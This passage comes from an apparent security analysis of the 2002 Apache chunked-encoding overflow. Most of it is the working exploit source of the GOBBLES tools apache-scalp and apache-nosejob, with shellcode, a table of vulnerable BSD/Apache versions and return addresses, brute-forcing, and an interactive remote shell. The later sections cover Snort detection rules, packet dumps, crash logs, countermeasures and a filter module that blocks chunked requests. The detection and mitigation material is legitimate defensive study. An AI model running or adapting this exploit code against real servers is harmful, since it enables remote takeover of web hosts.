if(argc != 3) {
 printf("Usage: %s <target#|base address> <ip[:port]>\n", argv[0]);
 printf(" Using targets:\t./apache-scalp 3 127.0.0.1:8080\n");
 printf(" Using bruteforce:\t./apache-scalp 0x8f000 127.0.0.1:8080\n");
 printf("\n--- --- - Potential targets list - --- ----\n");
 printf("Target ID / Target specification\n");
 for(i = 0; i < sizeof(targets)/8; i++)
  printf("\t%d / %s\n", i, targets[i].type);

 return -1;
}


hostp = strtok(argv[2], ":");
if((portp = strtok(NULL, ":")) == NULL)
 portp = "80";

retaddr = strtoul(argv[1], NULL, 16);
if(retaddr < sizeof(targets)/8) {
 retaddr = targets[retaddr].retaddr;
 bruteforce = 0;
}
else
 bruteforce = 1;


srand(getpid());
signal(SIGPIPE, SIG_IGN);
for(owned = 0, progress = 0;;retaddr += RET_ADDR_INC) {

 /* skip invalid return adresses */
 i = retaddr & 0xff;
 if(i == 0x0a || i == 0x0d)
  retaddr++;
 else if(memchr(&retaddr, 0x0a, 4) || memchr(&retaddr, 0x0d, 4))
  continue;


 sock = socket(AF_INET, SOCK_STREAM, 0);
 sin.sin_family = AF_INET;
 sin.sin_addr.s_addr = inet_addr(hostp);
 sin.sin_port = htons(atoi(portp));
 if(!progress)
  printf("\n[*] Connecting.. ");

 fflush(stdout);
 if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) {
  perror("connect()");
  exit(1);
 }

 if(!progress)
  printf("connected!\n");


 /* Setup the local port in our shellcode */
 i = sizeof(from);
 if(getsockname(sock, (struct sockaddr *) & from, &i) != 0) {
  perror("getsockname()");
  exit(1);
 }

 lport = ntohs(from.sin_port);
 shellcode[SHELLCODE_LOCALPORT_OFF + 1] = lport & 0xff;
 shellcode[SHELLCODE_LOCALPORT_OFF + 0] = (lport >> 8) & 0xff;


 p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT + 1024) * REP_SHELLCODE)
  + ((PADSIZE_1 + (REP_RET_ADDR * 4) + REP_ZERO + 1024) * REP_POPULATOR));

 PUT_STRING("GET / HTTP/1.1\r\nHost: apache-scalp.c\r\n");

 for (i = 0; i < REP_SHELLCODE; i++) {
  PUT_STRING("X-");
  PUT_BYTES(PADSIZE_3, PADDING_3);
  PUT_STRING(": ");
  PUT_BYTES(NOPCOUNT, NOP);
  memcpy(p, shellcode, sizeof(shellcode) - 1);
  p += sizeof(shellcode) - 1;
  PUT_STRING("\r\n");
 }

 for (i = 0; i < REP_POPULATOR; i++) {
  PUT_STRING("X-");
  PUT_BYTES(PADSIZE_1, PADDING_1);
  PUT_STRING(": ");
  for (j = 0; j < REP_RET_ADDR; j++) {
   *p++ = retaddr & 0xff;
   *p++ = (retaddr >> 8) & 0xff;
   *p++ = (retaddr >> 16) & 0xff;
   *p++ = (retaddr >> 24) & 0xff;
  }

  PUT_BYTES(REP_ZERO, 0);
  PUT_STRING("\r\n");
 }

 PUT_STRING("Transfer-Encoding: chunked\r\n");
 snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", PADSIZE_2);
 PUT_STRING(buf);
 PUT_BYTES(PADSIZE_2, PADDING_2);
 snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", MEMCPY_s1_OWADDR_DELTA);
 PUT_STRING(buf);

 write(sock, expbuf, p - expbuf);

 progress++;
 if((progress%70) == 0)
  progress = 1;

 if(progress == 1) {
  memset(buf, 0, sizeof(buf));
  sprintf(buf, "\r[*] Currently using retaddr 0x%lx, length %u, localport %u",
   retaddr, (unsigned int)(p - expbuf), lport);
  memset(buf + strlen(buf), ' ', 74 - strlen(buf));
  puts(buf);
  if(bruteforce)
   putchar(';');
 }
 else
  putchar((rand()%2)? 'P': 'p');


 fflush(stdout);
 while (1) {
  fd_set fds;
  int n;
  struct timeval tv;

  tv.tv_sec = EXPLOIT_TIMEOUT;
  tv.tv_usec = 0;

  FD_ZERO(&fds);
  FD_SET(0, &fds);
  FD_SET(sock, &fds);

  memset(buf, 0, sizeof(buf));
  if(select(sock + 1, &fds, NULL, NULL, &tv) > 0) {
   if(FD_ISSET(sock, &fds)) {
    if((n = read(sock, buf, sizeof(buf) - 1)) <= 0)
     break;

    if(!owned && n >= 4 && memcmp(buf, "\nok\n", 4) == 0) {
     printf("\nGOBBLE GOBBLE!@#%%)*#\n");
     printf("retaddr 0x%lx did the trick!\n", retaddr);
     sprintf(expbuf, "uname -a;id;echo hehe, now use 0day OpenBSD local kernel exploit to gain
instant r00t\n");
     write(sock, expbuf, strlen(expbuf));
     owned++;
    }

    write(1, buf, n);
   }

   if(FD_ISSET(0, &fds)) {
    if((n = read(0, buf, sizeof(buf) - 1)) < 0)
     exit(1);

    write(sock, buf, n);
   }
  }

  if(!owned)
   break;
 }

 free(expbuf);
 close(sock);

 if(owned)
  return 0;

 if(!bruteforce) {
  fprintf(stderr, "Ooops.. hehehe!\n");
  return -1;
 }
}

return 0;
}
```

Exploit #2:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/time.h>
#include <signal.h>
#ifdef __linux__
#include <getopt.h>
#endif


#define HOST_PARAM "apache-nosejob.c" /* The Host: field */
#define DEFAULT_CMDZ "uname -a;id;echo 'hehe, now use another bug/backdoor/feature (hi
Theo!) to gain instant r00t';\n"
#define RET_ADDR_INC 512


#define PADSIZE_1 4
#define PADSIZE_2 5
#define PADSIZE_3 7


#define REP_POPULATOR 24
#define REP_SHELLCODE 24
#define NOPCOUNT 1024

#define NOP 0x41
#define PADDING_1 'A'
#define PADDING_2 'B'
#define PADDING_3 'C'

#define PUT_STRING(s) memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b) memset(p, b, n); p += n;

char shellcode[] =
"\x68\x47\x47\x47\x47\x89\xe3\x31\xc0\x50\x50\x50\x50\xc6\x04\x24"
"\x04\x53\x50\x50\x31\xd2\x31\xc9\xb1\x80\xc1\xe1\x18\xd1\xea\x31"
"\xc0\xb0\x85\xcd\x80\x72\x02\x09\xca\xff\x44\x24\x04\x80\x7c\x24"
"\x04\x20\x75\xe9\x31\xc0\x89\x44\x24\x04\xc6\x44\x24\x04\x20\x89"
"\x64\x24\x08\x89\x44\x24\x0c\x89\x44\x24\x10\x89\x44\x24\x14\x89"
"\x54\x24\x18\x8b\x54\x24\x18\x89\x14\x24\x31\xc0\xb0\x5d\xcd\x80"
"\x31\xc9\xd1\x2c\x24\x73\x27\x31\xc0\x50\x50\x50\x50\xff\x04\x24"
"\x54\xff\x04\x24\xff\x04\x24\xff\x04\x24\xff\x04\x24\x51\x50\xb0"
"\x1d\xcd\x80\x58\x58\x58\x58\x58\x3c\x4f\x74\x0b\x58\x58\x41\x80"
"\xf9\x20\x75\xce\xeb\xbd\x90\x31\xc0\x50\x51\x50\x31\xc0\xb0\x5a"
"\xcd\x80\xff\x44\x24\x08\x80\x7c\x24\x08\x03\x75\xef\x31\xc0\x50"
"\xc6\x04\x24\x0b\x80\x34\x24\x01\x68\x42\x4c\x45\x2a\x68\x2a\x47"
"\x4f\x42\x89\xe3\xb0\x09\x50\x53\xb0\x01\x50\x50\xb0\x04\xcd\x80"
"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50"
"\x53\x89\xe1\x50\x51\x53\x50\xb0\x3b\xcd\x80\xcc";
;

struct {
 char *type; /* description for newbie penetrator */
 int delta; /* delta thingie! */
 u_long retaddr; /* return address */
 int repretaddr; /* we repeat retaddr thiz many times in the buffer */
 int repzero; /* and \0'z this many times */
} targets[] = { // hehe, yes theo, that say OpenBSD here!
 { "FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)", -150, 0x80f3a00, 6, 36 },
 { "FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)", -150, 0x80a7975, 6, 36 },
 { "OpenBSD 3.0 x86 / Apache 1.3.20", -146, 0xcfa00, 6, 36 },
 { "OpenBSD 3.0 x86 / Apache 1.3.22", -146, 0x8f0aa, 6, 36 },
 { "OpenBSD 3.0 x86 / Apache 1.3.24", -146, 0x90600, 6, 36 },
 { "OpenBSD 3.0 x86 / Apache 1.3.24 #2", -146, 0x98a00, 6, 36 },
 { "OpenBSD 3.1 x86 / Apache 1.3.20", -146, 0x8f2a6, 6, 36 },
 { "OpenBSD 3.1 x86 / Apache 1.3.23", -146, 0x90600, 6, 36 },
 { "OpenBSD 3.1 x86 / Apache 1.3.24", -146, 0x9011a, 6, 36 },
 { "OpenBSD 3.1 x86 / Apache 1.3.24 #2", -146, 0x932ae, 6, 36 },
 { "OpenBSD 3.1 x86 / Apache 1.3.24 PHP 4.2.1", -146, 0x1d7a00, 6, 36 },
 { "NetBSD 1.5.2 x86 / Apache 1.3.12 (Unix)", -90, 0x80eda00, 5, 42 },
 { "NetBSD 1.5.2 x86 / Apache 1.3.20 (Unix)", -90, 0x80efa00, 5, 42 },
 { "NetBSD 1.5.2 x86 / Apache 1.3.22 (Unix)", -90, 0x80efa00, 5, 42 },
 { "NetBSD 1.5.2 x86 / Apache 1.3.23 (Unix)", -90, 0x80efa00, 5, 42 },
 { "NetBSD 1.5.2 x86 / Apache 1.3.24 (Unix)", -90, 0x80efa00, 5, 42 },
}, victim;



void usage(void) {
 int i;

 printf("GOBBLES Security Labs\t\t\t\t\t- apache-nosejob.c\n\n");
 printf("Usage: ./apache-nosejob <-switches> -h host[:80]\n");
 printf(" -h host[:port]\tHost to penetrate\n");
 printf(" -t #\t\t\tTarget id.\n");
 printf(" Bruteforcing options (all required, unless -o is used!):\n");
 printf(" -o char\t\tDefault values for the following OSes\n");
 printf(" \t\t\t(f)reebsd, (o)penbsd, (n)etbsd\n");
 printf(" -b 0x12345678\t\tBase address used for bruteforce\n");
 printf(" \t\t\tTry 0x80000/obsd, 0x80a0000/fbsd, 0x080e0000/nbsd.\n");
 printf(" -d -nnn\t\tmemcpy() delta between s1 and addr to overwrite\n");
 printf(" \t\t\tTry -146/obsd, -150/fbsd, -90/nbsd.\n");
 printf(" -z #\t\t\tNumbers of time to repeat \\0 in the buffer\n");
 printf(" \t\t\tTry 36 for openbsd/freebsd and 42 for netbsd\n");
 printf(" -r #\t\t\tNumber of times to repeat retadd in the buffer\n");
 printf(" \t\t\tTry 6 for openbsd/freebsd and 5 for netbsd\n");
 printf(" Optional stuff:\n");
 printf(" -w #\t\t\tMaximum number of seconds to wait for shellcode reply\n");
 printf(" -c cmdz\t\tCommands to execute when our shellcode replies\n");
 printf(" \t\t\taka auto0wncmdz\n");
 printf("\nExamples will be published in upcoming apache-scalp-HOWTO.pdf\n");
 printf("\n--- --- - Potential targets list - --- ---- ------- ------------\n");
 printf(" ID / Return addr / Target specification\n");
 for(i = 0; i < sizeof(targets)/sizeof(victim); i++)
  printf("% 3d / 0x%.8lx / %s\n", i, targets[i].retaddr, targets[i].type);

 exit(1);
}


int main(int argc, char *argv[]) {
 char *hostp, *portp, *cmdz = DEFAULT_CMDZ;
 u_char buf[512], *expbuf, *p;
 int i, j, lport, sock;
 int bruteforce, owned, progress, sc_timeout = 5;
 int responses, shown_length = 0;
 struct in_addr ia;
 struct sockaddr_in sin, from;
 struct hostent *he;


 if(argc < 4)
  usage();

 bruteforce = 0;
 memset(&victim, 0, sizeof(victim));
 while((i = getopt(argc, argv, "t:b:d:h:w:c:r:z:o:")) != -1) {
  switch(i) {
   /* required stuff */
  case 'h':
   hostp = strtok(optarg, ":");
   if((portp = strtok(NULL, ":")) == NULL)
    portp = "80";
   break;

   /* predefined targets */
  case 't':
   if(atoi(optarg) >= sizeof(targets)/sizeof(victim)) {
    printf("Invalid target\n");
    return -1;
   }

   memcpy(&victim, &targets[atoi(optarg)], sizeof(victim));
   break;

   /* bruteforce! */
  case 'b':
   bruteforce++;
   victim.type = "Custom target";
   victim.retaddr = strtoul(optarg, NULL, 16);
   printf("Using 0x%lx as the baseadress while bruteforcing..\n", victim.retaddr);
   break;

  case 'd':
   victim.delta = atoi(optarg);
   printf("Using %d as delta\n", victim.delta);
   break;

  case 'r':
   victim.repretaddr = atoi(optarg);
   printf("Repeating the return address %d times\n", victim.repretaddr);
   break;

  case 'z':
   victim.repzero = atoi(optarg);
   printf("Number of zeroes will be %d\n", victim.repzero);
   break;

  case 'o':
   bruteforce++;
   switch(*optarg) {
   case 'f':
    victim.type = "FreeBSD";
    victim.retaddr = 0x80a0000;
    victim.delta = -150;
    victim.repretaddr = 6;
    victim.repzero = 36;
    break;

   case 'o':
    victim.type = "OpenBSD";
    victim.retaddr = 0x80000;
    victim.delta = -146;
    victim.repretaddr = 6;
    victim.repzero = 36;
    break;

   case 'n':
    victim.type = "NetBSD";
    victim.retaddr = 0x080e0000;
    victim.delta = -90;
    victim.repretaddr = 5;
    victim.repzero = 42;
    break;

   default:
    printf("[-] Better luck next time!\n");
    break;
   }
   break;

   /* optional stuff */
   case 'w':
    sc_timeout = atoi(optarg);
    printf("Waiting maximum %d seconds for replies from shellcode\n", sc_timeout);
    break;

   case 'c':
    cmdz = optarg;
    break;

   default:
    usage();
    break;
  }
 }
```

```
if(!victim.delta || !victim.retaddr || !victim.repretaddr || !victim.repzero) {
 printf("[-] Incomplete target. At least 1 argument is missing (nmap style!!)\n");
 return -1;
}

printf("[*] Resolving target host.. ");
fflush(stdout);
he = gethostbyname(hostp);
if(he)
 memcpy(&ia.s_addr, he->h_addr, 4);
else if((ia.s_addr = inet_addr(hostp)) == INADDR_ANY) {
 printf("There'z no %s on this side of the Net!\n", hostp);
 return -1;
}

printf("%s\n", inet_ntoa(ia));


srand(getpid());
signal(SIGPIPE, SIG_IGN);
for(owned = 0, progress = 0;;victim.retaddr += RET_ADDR_INC) {
 /* skip invalid return adresses */
 if(memchr(&victim.retaddr, 0x0a, 4) || memchr(&victim.retaddr, 0x0d, 4))
  continue;


 sock = socket(PF_INET, SOCK_STREAM, 0);
 sin.sin_family = PF_INET;
 sin.sin_addr.s_addr = ia.s_addr;
 sin.sin_port = htons(atoi(portp));
 if(!progress)
  printf("[*] Connecting.. ");

 fflush(stdout);
 if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) {
  perror("connect()");
  exit(1);
 }

 if(!progress)
  printf("connected!\n");


 p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT + 1024) * REP_SHELLCODE)
  + ((PADSIZE_1 + (victim.repretaddr * 4) + victim.repzero
  + 1024) * REP_POPULATOR));

 PUT_STRING("GET / HTTP/1.1\r\nHost: " HOST_PARAM "\r\n");

 for (i = 0; i < REP_SHELLCODE; i++) {
  PUT_STRING("X-");
  PUT_BYTES(PADSIZE_3, PADDING_3);
  PUT_STRING(": ");
  PUT_BYTES(NOPCOUNT, NOP);
  memcpy(p, shellcode, sizeof(shellcode) - 1);
  p += sizeof(shellcode) - 1;
  PUT_STRING("\r\n");
 }

 for (i = 0; i < REP_POPULATOR; i++) {
  PUT_STRING("X-");
  PUT_BYTES(PADSIZE_1, PADDING_1);
  PUT_STRING(": ");
  for (j = 0; j < victim.repretaddr; j++) {
   *p++ = victim.retaddr & 0xff;
   *p++ = (victim.retaddr >> 8) & 0xff;
   *p++ = (victim.retaddr >> 16) & 0xff;
   *p++ = (victim.retaddr >> 24) & 0xff;
  }

  PUT_BYTES(victim.repzero, 0);
  PUT_STRING("\r\n");
 }

 PUT_STRING("Transfer-Encoding: chunked\r\n");
 snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", PADSIZE_2);
 PUT_STRING(buf);
 PUT_BYTES(PADSIZE_2, PADDING_2);
 snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", victim.delta);
 PUT_STRING(buf);

 if(!shown_length) {
  printf("[*] Exploit output is %u bytes\n", (unsigned int)(p - expbuf));
  shown_length = 1;
 }

 write(sock, expbuf, p - expbuf);

 progress++;
 if((progress%70) == 0)
  progress = 1;

 if(progress == 1) {
  printf("\r[*] Currently using retaddr 0x%lx", victim.retaddr);
  for(i = 0; i < 40; i ++)
   printf(" ");
  printf("\n");
  if(bruteforce)
   putchar(';');
 }
 else
```

```
   putchar(((rand()>>8)%2)? 'P': 'p');


  fflush(stdout);
  responses = 0;
  while (1) {
   fd_set fds;
   int n;
   struct timeval tv;

   tv.tv_sec = sc_timeout;
   tv.tv_usec = 0;

   FD_ZERO(&fds);
   FD_SET(0, &fds);
   FD_SET(sock, &fds);

   memset(buf, 0, sizeof(buf));
   if(select(sock + 1, &fds, NULL, NULL, owned? NULL : &tv) > 0) {
    if(FD_ISSET(sock, &fds)) {
     if((n = read(sock, buf, sizeof(buf) - 1)) < 0)
      break;

     if(n >= 1)
     {
      if(!owned)
      {
       for(i = 0; i < n; i ++)
        if(buf[i] == 'G')
         responses ++;
        else
         responses = 0;
        if(responses >= 2)
        {
         owned = 1;
         write(sock, "O", 1);
         write(sock, cmdz, strlen(cmdz));
         printf(" it's a TURKEY: type=%s, delta=%d, retaddr=0x%lx, repretaddr=%d,
repzero=%d\n", victim.type, victim.delta, victim.retaddr, victim.repretaddr, victim.repzero);
         printf("Experts say this isn't exploitable, so nothing will happen now: ");
         fflush(stdout);
        }
      } else
       write(1, buf, n);
     }
    }

    if(FD_ISSET(0, &fds)) {
     if((n = read(0, buf, sizeof(buf) - 1)) < 0)
      exit(1);
     write(sock, buf, n);
    }

   }

   if(!owned)
    break;
  }

  free(expbuf);
  close(sock);

  if(owned)
   return 0;

  if(!bruteforce) {
   fprintf(stderr, "Ooops.. hehehe!\n");
   return -1;
  }
 }

 return 0;
}
###########################End Of Script#############################
```

Signature of the Attack

Various network based Intrusion Detection System (NIDS). The alerts fall into three categories, generic shell code alerts, alerts specific to the particular vulnerability and alerts on activity following the initial compromise.

Some intrusion detection systems may alert on the presence of shell code or executable code in the TCP stream. However the Snort signatures used in this exercise do not match the shell code in this exploit. Further, in many (if not most) installations, alerting on shell code in TCP streams to HTTP ports may be turned off due to a high degree of false positives. The following comments from the Snort configuration files illustrate this point:

```
# Ports you want to look for SHELLCODE on. (By default,
not port 80)
var SHELLCODE_PORTS !80
```


and

```
# shellcode, policy, info, backdoor, and virus rulesets
are
# disabled by default.  These require tuning and
maintance.
# Please read the included specific file for more
information.
```

and

```
# These signatures are based on shellcode that is common
among
# multiple publicly available exploits.
#
# Because these signatures check ALL traffic for
shellcode, these
# signatures are disabled by default.  There is a LARGE
performance
# hit by enabling these signatures.
```

The second category of alerts are those alerts specific to the exploit. These alerts are generated by Snort. There are potentially two different alerts triggered by use of this exploit as shown below.




	< Signature >	< Classification >	< Total # >	Sensor #	< Src. Addr. >	< Dest. Addr. >	< First >	< Last >
☐	[bugtraq] [CVE] [bugtraq] [CVE] WEB-MISC Apache Chunked-Encoding worm attempt	web-application-attack	3432 (96%)	1	1	1	2002-09-20 15:56:20	2002-09-20 15:59:04
☐	[bugtraq] [CVE] [bugtraq] [CVE] WEB-MISC Transfer-Encoding: chunked	web-application-attack	154 (4%)	1	1	1	2002-09-20 15:56:20	2002-09-20 15:59:04

Notably the first signature has a significantly higher number of alerts than the second. This is due to use of the brute force function in the exploit tool. As noted above, the tool repeatedly tries to exploit the vulnerability until it is successful. Each of the attempts includes 24 blocks of shell code and NOP Sleds, each of which causes Snort to generate the first alert. The second alert is generated only when the chunked encoded transfer is requested. It is possible to exploit the vulnerability with much fewer alerts then shown above when the correct return address is known. In a default out of the box configuration of both the operating system and web server binaries, the options provided by the tool may allow the attacker access with a minimum of alerts generated.

The Snort rule which generates the first alert is shown below. This rule will generate an alert on any packet from the external network to the web server on the defined HTTP ports which has the ACK bit set in the header and with the matching content. The ACK bit would indicate that either the packet is part of an established TCP session or that the packet was manufactured with the ACK bit set in order to bypass simple router packet filtering rules. For this attack to succeed there must be an established TCP session. The content in this case includes a long string of 'A's. A string of 'A's (hexadecimal 41) can be used as a 'NOP Sled' for x86 based platforms.

```
alert   tcp   $EXTERNAL_NET   any   ->   $HTTP_SERVERS
$HTTP_PORTS
(msg:"WEB-MISC Apache Chunked-Encoding worm attempt";
flags:A+; content:"CCCCCCC\: AAAAAAAAAAAAAAAAAAA";
nocase; classtype:web-application-attack;
reference:bugtraq,4474; reference:cve,CAN-2002-079;
reference:bugtraq,5033; reference:cve,CAN-2002-0392;
sid:1809; rev:1;)
```

The following is a portion of the packet payload which contains the shell code as identified in the source code, note the permuted string “/bin/sh”.




```
410 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
420 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
430 : 41 89 E2 83 EC 10 6A 10 54 52 6A 00 6A 00 B8 1F   A.....j.TRj.j...
440 : 00 00 00 CD 80 80 7A 01 02 75 0B 66 81 7A 02 07   ......z..u.f.z..
450 : 7B 75 03 EB 0F 90 FF 44 24 04 81 7C 24 04 00 01   {u.....D$..|$...
460 : 00 00 75 DA C7 44 24 08 00 00 00 00 B8 5A 00 00   ..u..D$......Z..
470 : 00 CD 80 FF 44 24 08 83 7C 24 08 03 75 EE 68 0B   ....D$..|$..u.h.
480 : 6F 6B 0B 81 34 24 01 00 00 01 89 E2 6A 04 52 6A   ok..4$......j.Rj
490 : 01 6A 00 B8 04 00 00 00 CD 80 68 2F 73 68 00 68   .j........h/sh.h
4a0 : 2F 62 69 6E 89 E2 31 C0 50 52 89 E1 50 51 52 50   /bin..1.PR..PQRP
4b0 : B8 3B 00 00 00 CD 80 CC 0D 0A 58 2D 43 43 43 43   .;........X-CCCC
4c0 : 43 43 43 3A 20 41 41 41 41 41 41 41 41 41 41 41   CCC: AAAAAAAAAAA
4d0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
4e0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
4f0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
```

Next is the Snort rule which generates the second alerts. Like the first rule, the second rule also matches on packets moving from the external networks to the web server on the HTTP ports and again the packet must have the ACK bit set. The content match for this alert is on a request for a chunked encoded transfer. This rule would generate a false positive on valid chunked encoding requests. Depending on the function of the web server the likelihood of a false positive could vary from very likely to very unlikely. As always, the administrator of the site should expect to spend some time tuning the NIDS rule sets.

```
alert   tcp   $EXTERNAL_NET   any   ->   $HTTP_SERVERS
$HTTP_PORTS      (msg:"WEB-MISC      Transfer-Encoding\:
chunked";
flags:A+;content:"Transfer-Encoding\:";nocase;
content:"chunked"; nocase;
classtype:web-application-attack;
reference:bugtraq,4474; reference:cve,CAN-2002-0079;
reference:bugtraq,5033; reference:cve,CAN-2002-0392;
sid:1807; rev:1;)
```

Here we see the portion of the packet payload which triggered the alert. The request for a chunked encoded transfer is plainly visible.



```
2e0 : 00 00 00 00 00 00 00 00 0D 0A 58 2D 41 41 41 41   ..........X-AAAA
2f0 : 3A 20 00 F0 0B 00 00 F0 0B 00 00 F0 0B 00 00 F0   : ..............
300 : 0B 00 00 F0 0B 00 00 F0 0B 00 00 00 00 00 00 00   ................
310 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
320 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0D 0A   ................
330 : 58 2D 41 41 41 41 3A 20 00 F0 0B 00 00 F0 0B 00   X-AAAA: ........
340 : 00 F0 0B 00 00 F0 0B 00 00 F0 0B 00 00 F0 0B 00   ................
350 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
360 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
370 : 00 00 00 00 0D 0A 54 72 61 6E 73 66 65 72 2D 45   ......Transfer-E
380 : 6E 63 6F 64 69 6E 67 3A 20 63 68 75 6E 6B 65 64   ncoding: chunked
390 : 0D 0A 0D 0A 35 0D 0A 42 42 42 42 42 0D 0A 66 66   ....5..BBBBB..ff
3a0 : 66 66 66 66 36 65 0D 0A                           ffff6e..
```

The final category of NIDS alerts are those alerts generated after the compromise by the attacker’s subsequent activity. Obviously this would depend greatly on the activity taken by the attacker, but could include such things as NMAP scans, additional remote compromise attempts or unusual outbound activity such as FTP originating from the web server. During this exercise Snort generated "HTTP Directory Traversal Attempt" alerts when a directory named ".. ." was created and cd'd to. An attacker might create directory named ".. ." because it may be easily missed in a directory listing.

Additional alerts provided by the system come from the application logs. In this case the Apache error logs indicate that child processes are crashing, mostly due to segmentation faults. A segmentation fault is a good indication of an overflow of some sort. When using the brute force option of the exploit tool a large number of processes may crash, as show below.

```
[Fri May 01 11:57:54 2002] [notice] child pid 25526 exit signal Segmentation fault (11)
[Fri May 01 11:57:54 2002] [notice] child pid 10111 exit signal Segmentation fault (11)
[Fri May 01 11:57:54 2002] [notice] child pid 3211 exit signal Segmentation fault (11)
[Fri May 01 11:57:54 2002] [notice] child pid 27149 exit signal Segmentation fault (11)
[Fri May 01 11:57:54 2002] [notice] child pid 12370 exit signal Segmentation fault (11)
[Fri May 01 11:57:54 2002] [notice] child pid 17174 exit signal Segmentation fault (11)
[Fri May 01 11:57:54 2002] [notice] child pid 7336 exit signal Segmentation fault (11)
[Fri May 01 11:57:54 2002] [notice] child pid 24330 exit signal Segmentation fault (11)
```

Countermeasure:

- Upgrade the Apache web server to the non vulnerable version is the best solution to prevent the server to be compromised.
- The other way can be using the squid proxy with 'Jeanne' software to filter out the long character strings or the meta character strings.
- IDS signature can be used to detect, alert & prevent this types of attacks.

Interim Patch for Apache chunk encoding:[9]

Tool code:

```
# $Id: BlowChunks.pl,v 1.4 2002/06/22 05:27:33 cbailiff Exp $
#
# Reject chunked requests before vulnerable chunking routines can read them.
# (mod_perl version)
#
# Cris Bailiff, c.bailiff+blowchunks@devsecure.com - http://www.awayweb.com
# http://www.devsecure.com/pub/src/BlowChunks.pl
#
# Copyright 2002 Cris Bailiff. All rights reserved.
#
# Permission is granted to anyone to use this software for any purpose on
# any computer system, and to alter it and redistribute it, subject
# to the following restrictions:
#
# 1. The author is not responsible for the consequences of use of this
# software, no matter how awful, even if they arise from flaws in it.
#
# 2. The origin of this software must not be misrepresented, either by
# explicit claim or by omission.
```

```
#
# 3. Altered versions must be plainly marked as such, and must not be
# misrepresented as being the original software.
#
# 4. This notice may not be removed or altered.
#
# To install in your mod_perl enabled server, copy the code below into
# your httpd.conf file (at the end is best), or read this file into
# your configuration using an 'Include' statement, and restart httpd.
#
# You need mod_perl with support for PerlPostReadRequestHandler
# and <Perl> sections. You have these if your mod_perl was configured
# using EVERYTHING=1, which is typical.
#
# (Permission is granted to leave these comments out of your httpd.conf file :-)
# but please use this original version if passing along...)
#
# --cut-here---

<Perl>
# blowchunks for mod_perl
# $Id: BlowChunks.pl,v 1.4 2002/06/22 05:27:33 cbailiff Exp $
# Deny requests using Transfer-Encoding: chunked
#
sub Awayweb::BlowChunks::handler {
  my $r = shift;
  if (join('',$r->headers_in->get('Transfer-Encoding'))
        =~ m/chunked/i)
  {
     $r->log->warn('Transfer-Encoding: chunked - denied and logged');
     return 400
  }
  return 0
}
</Perl>
PerlPostReadRequestHandler Awayweb::BlowChunks

/*
 * $Id: mod_blowchunks.c,v 1.3 2002/06/22 05:27:33 cbailiff Exp $
 *
 * Reject chunked requests before vulnerable chunking routines can read them.
 * (apache module version)
 *
 * Cris Bailiff, c.bailiff+blowchunks@devsecure.com - http://www.awayweb.com
 * http://www.devsecure.com/pub/src/mod_blowchunks.c
 *
 * Copyright 2002 Cris Bailiff. All rights reserved.
 *
 * Permission is granted to anyone to use this software for any purpose on
 * any computer system, and to alter it and redistribute it, subject
 * to the following restrictions:
 *
 * 1. The author is not responsible for the consequences of use of this
 * software, no matter how awful, even if they arise from flaws in it.
 *
